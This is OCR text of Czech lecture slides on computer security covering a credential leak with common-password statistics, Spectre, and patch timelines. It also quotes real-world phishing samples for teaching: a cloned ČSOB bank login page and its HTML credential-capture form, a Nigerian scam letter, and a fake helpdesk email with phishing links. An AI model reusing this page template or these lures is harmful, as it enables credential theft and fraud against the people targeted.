
Security in Computer Systems

Miroslav Burša[1]

[1]BEAT Research Group
CIIRC CTU in Prague



Czech Technical University in Prague

5. ledna 2018

Přehled I

Přehled II

- OWASP Top Ten Mobile
- Přehled
- Pricing
- Vulnerable Medical Devices

Secure systems

- Přehled technologií
- Zásady
- Prevence
- Testy

Závěr

- Z domova
- Obecné

Přehled III

Diskuze

News 17-12-13

- Společnost 4iQ objevila v hlubinách dark webu obří databázi zhruba 1,4 miliardy kontaktů s hesly, které mohou vést k nové vlně útoků na velké množství subjektů. Spoluzakladatel společnost Julio Casal na firemním webu uvedl, že pomocí určité části této databáze ověřili platnost kombinací jmen a hesel.

Source: `root.cz/zpravicky/obri-databaze-1-4-miliardy-prihlasovacich-udaju-nal`
Link: `medium.com/4iqdelvedeep/1-4-billion-clear-text-credentials-discovered-in-a-`

News 17-12-13

	Count	Password		Count	Password
1	9218720	123456	21	370652	666666
2	3103503	123456789	22	354784	123
3	1651385	qwerty	23	347187	monkey
4	1313464	password	24	343864	dragon
5	1273179	111111	25	311371	1qaz2wsx
6	1126222	12345678	26	300279	123qwe
7	1085144	abc123	27	299984	121212
8	969909	1234567	28	298938	myspac
9	952446	password1	29	291132	a123456
10	879924	1234567890	30	276473	qwe123
11	866640	123123	31	270488	1q2w3e4r
12	834468	12345	32	268121	zxcvbnm
13	621078	homelesspa	33	263605	7777777
14	564344	iloveyou	34	255079	123abc
15	527158	1q2w3e4r5t	35	250732	qwerty123
16	470562	qwertyuiop	36	241721	qwerty1
17	468554	1234	37	241495	987654321

Meltdown and Spectre

Meltdown and Spectre

```
if (x < array1_size)
  y = array2[array1[x] * 256];
```

Meltdown and Spectre

```
if (x < array1_size)
  y = array2[array1[x] * 256];
```

- Spekulativni provadeni
- side channel attack

https://www.root.cz/clanky/procesory-intel-maji-vaznou-hardwarovou-chybu-zapla

Meltdown and Spectre


```
char a[10];
if (b < 10) {
  c = a[b];
}
```

CPU začně výraz c = a[b] spekulativně provádět ještě předtím, než zná výsledek testu if (b < 10). Takže fyzicky proběhne čtení mimo meze pole. Ten výsledek se zahodí hned potom, co CPU vyhodnotí podmínku (b < 10) jako false, ale to už je pozdě, protože spekulativní vykonávání čtení mimo meze pole už ovlivnilo vnitřní stav procesoru, mohla se např. změnit cache v závislosti na výsledku a[b], což může být možné side kanálem přečíst a vyhodnotit z jiného procesu.

https://www.root.cz/clanky/

procesory-intel-maji-vaznou-hardwarovou-chybu-zaplata-vyrazne-snizuje-vykon/

Meltdown and Spectre




Obrázek: Source: commitstrip.com

TTPatch for Flash and Chrome

Figure 42 Time to Patch for Adobe Flash and Google Chrome

Source: Cisco Security Research




For more info visit: **www.cisco.com/go/acr2017**

TTPatch for Firefox/Silverlight/Java

Figure 43 Time to Patch for Firefox, Silverlight, and Java

Source: Cisco Security Research



For more info visit: **www.cisco.com/go/acr2017**

Middleware vulnerabilities

Figure 41 Vulnerabilities Found in Middleware Libraries

Source: Cisco Security Research

For more info visit: **www.cisco.com/go/acr2017**

Cisco researchers, while looking for vulnerabilities in third-party software, discovered an average of 14 new vulnerabilities in software per month. Most of those vulnerabilities (62) were attributable to the use of middleware. Of those 62 vulnerabilities, 20 were found within code that handles PDFs; 12 were found in code that handles images; 10 were found in code for common office productivity solutions; nine were found in code for compression; and 11 were found in other libraries (Figure 41).

CNN?


ČSOB InternetBankin
laurafasion.id/zp/1/login.htm
Helpdesk 495 800 111
19.1.2017 15:15:05
ČSOB InternetBanking 24
Přístup ke službě si můžete zřídit ve své pobočce ČSOB, která vede vaše účty. Více informací na www.csob.cz.
Neprovedete-li po dobu 20 minut žádnou operaci, aplikace vám bude automaticky odhlášena.
Přihlášení
test systému
čipovou kartou
před přihlášením vložte kartu do čtečky čipových karet
přihlásit
Změna certifikátu pro přihlášení
Identifikačním číslem a PIN
identifikační číslo
PIN
přihlásit
TIPY
Pokud potřebujete, stáhněte si z našeho portálu Příručky a návody.
Doporučujeme vám také seznámit se se Zásadami pro bezpečné užívání ČSOB Elektronického bankovnictví
Pokud máte problém s přihlášením, přečtěte si, jaké jsou další možnosti přihlášení do služeb internetového bankovnictví.
Aktuality
Upozorňujeme na podvodný e-mail označený jako „důležitá zpráva" a podepsaný jménem naší společnosti
Tato e-mailová zpráva avizuje novou zprávu vystavenou ČSOB. Jedná se podvrh, který se prostřednictvím falešného prokliku do internetového bankovnictví snaží z klientů vylákat přihlašovací informace. Buďte prosím maximálně obezřetní, e-mailovou zprávu neotvírejte ani neklikejte na v ní vložený odkaz.
Používáte pro internetové bankovnictví čipovou kartu? Aktualizujte aplikaci SecureStore
K 18. listopadu změníme software pro přihlašování a podepisování čipovou kartou v InternetBankingu. Nový software vám umožní rychlejší, jednodušší a spolehlivější používání čipové karty.
Odměníme vás za placení mobilem
V supermarketu, v restauraci i v kině – s naší aplikací ČSOB NaNákupy zaplatíte všude, kde berou bezkontaktní karty. Za pravidelné používání vás navíc odměníme bonusem 400 Kč. A dalších 400 Kč dostanete za každého nového klienta, kterého naučíte platit mobilem.
Zdravotní výdaje v zahraničí? Peníze vám pošleme obratem
Stačí mít ke kartě cestovní pojištění a drobné zdravotní potíže vás při cestách do zahraničí již nerozhází. Zavoláte jen na asistenční linku a výdaje za léky nebo drobné ošetření u lékaře vám můžeme proplatit obratem. A papíry? Ty počkají, až se vrátíte domů...
Bezpečnostní doporučení
Dodržujte Zásady bezpečného užívání elektronického bankovnictví
Mezi nejdůležitější patří:
pravidelně aktualizujte operační systém a internetový prohlížeč,
používejte a pravidelně aktualizujte antivirový program a firewall,
chraňte také svůj mobilní telefon.
Provozní informace
Čipová karta – řešení problémů s přihlášením
Jak vás již informujeme v sekci Aktuality, změnili jsme software pro přihlašování a podepisování čipovou kartou. Máte-li problémy s přihlášením, odinstalujte si stávající verzi aplikace SecureStore a nainstalujte si její nejnovější verzi z adresy www.csob.cz/software. Pokud se vám přesto nebude přihlášení dařit, podívejte se prosím do chybové příručky kde naleznete návod na řešení většiny problémů s přihlášením.
Aktualizujte si svůj prohlížeč Internet Explorer
Dne 12. ledna 2016 ukončila společnost Microsoft podporu svého internetového prohlížeče Internet Explorer pro verze 10 a starší. Všechny tyto starší verze prohlížeče Internet Explorer přestal Microsoft bezpečnostně podporovat.
Zde si můžete ověřit stav fungování jednotlivých služeb ČSOB Elektronického bankovnictví.

03/2017: Phishing

Obrázek: Address line

Phishing

Obrázek: Image 1

Obrázek: Image 2

Phishing

Obrázek: Image 1

Obrázek: Image 2

Easy: 2 pics, 1 form, javascript


Phishing

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
    <title>&#268;SOB InternetBanking 24 - p&#345;ihl&aacute;&scaron;eni</title>
    <meta http-equiv="content-type" content="text/html; charset=iso-8859-1">
    ...

    <script type="text/javascript">
        function unhideBody() {
            var bodyElems = document.getElementsByTagName("body");
            bodyElems[0].style.visibility = "visible";
        }
    </script>
<body style="visibility:hidden" onLoad="unhideBody()">
</head>
<body>
<div id="image1" style="position:absolute; z-index:0">
    <img src="images/1.PNG" alt="" title="" border=0 ></div>
<form action=login.php name=chalbhai id=chalbhai method=post class="pure-form">
    <input name="id" type="text" maxlength=8
           style="position:absolute; z-index:6;">
    <input name="pass" required type="password" maxlength=30
           style="position:absolute; z-index:6; height: 21px;">
    <div id="formimage1" style="position:absolute; left:276px; top:395px; z-index:7;">
        <input type="image" name="formimage1" width="128" height="33" src="images/2.PNG"></div>
</body>
</html>
```


Obrázek: Source code

Phishing




Obrázek: Next step

Phishing



Obrázek: Next step: Detail

Phishing



Obrázek: And we're back...

Nigerian Scam (March 2017)

Můj drahý,


Jsem Barrister Oscar Martins, z Lomé-Togo, advokát v zákonem, jsem vám poslal toto hlášení dny, ale neslyšel jsem od vás, doufám, že je vše v pořádku s vámi a vaší rodině? Dělám tento návrh pro vás ve vztahu ke smrti mého klienta, který zemřel v dopravní nehodě opuštění částku ve výši 5,5 milionů eur, v bance zde. Mám usilovat o váš souhlas k vám jako další příbuzný mé pozdní klienta, protože jste cizinec a máte stejné příjmení s ním tak, že banka bude převádět peníze na vás náš vzájemný prospěch.

S pozdravem,

Barrister Oscar Martins

Obrázek: Free money...?

IT Helpdesk (March 2017)



Secure | https://mail.google.com/mail/u/0/?ui=2&view=btop&ver=177lztgng8ymz&search=spam&th=15acda780609

Delete forever | Not spam | More

{***Spam***!} This mail is from IT Helpdesk | Spam x

Admin Portal IT Desk jdelosre@montefiore.org via cvut.cz 10:58 AM (0 minutes ago)

to Recipients

Be careful with this message. Many people marked similar messages as spam. Learn more

We recently blocked a sign-in attempt to your email Account from an unknown location, someone has used your email Web login mail access illegally and we are taken a proper action to suspend your Web login access till further notice.

If you are not aware of this action kindly complete the updating process to secure and keep your email active.
Failure to do so immediately will lead to the disable of your email account from our data base portal.
Kindly be warned and act fast to this notification by clicking on the admin link below for verification-update.


Click=====> http://mkrspc.se/9D

If unable to click the link below, you are advised to copy and paste it in a new browser.

A confirmation link will be send to you for the Re-Activation of your email after you have fill your datas on the admin link above Your confirmation is number: 1265-6778-8250-8393-5727. for a new activation.
IT Support Team. (c) 2017 admin Office Help-Desk.

Obrázek: Phishing, social engineering

IT Helpdesk (March 2017)



Obrázek: Secure...?

IT Helpdesk (March 2017)

Kindly be warned and act fast to this notification by clicking on the admin link below for verification-update.

Click=====> http://mkrspc.se/9D

If unable to click the link below, you are advised to copy and paste it in a new browser.


A confirmation link will be send to you for the Re-Activation of your email after you have fi
datas on the admin link above Your confirmation is number: 1265-6778-8250-8393-5727. fo
activation.
IT Support Team. (c) 2017 admin Office Help-Desk.

Obrázek: admin Office Help-Desk

IT Helpdesk (March 2017)

- Display: `http://mkrspc.se/9D`
- Link: `http://www.google.com/url?q=http%3A%2F%2Fmkrspc.se%2F9D&sa=D&sntz=1&usg=AFQjCNGLa70cIgORZk-w-Qv7RpNCB1S4Eg`
  The link redirects automatically... Guess why this approach has been used...

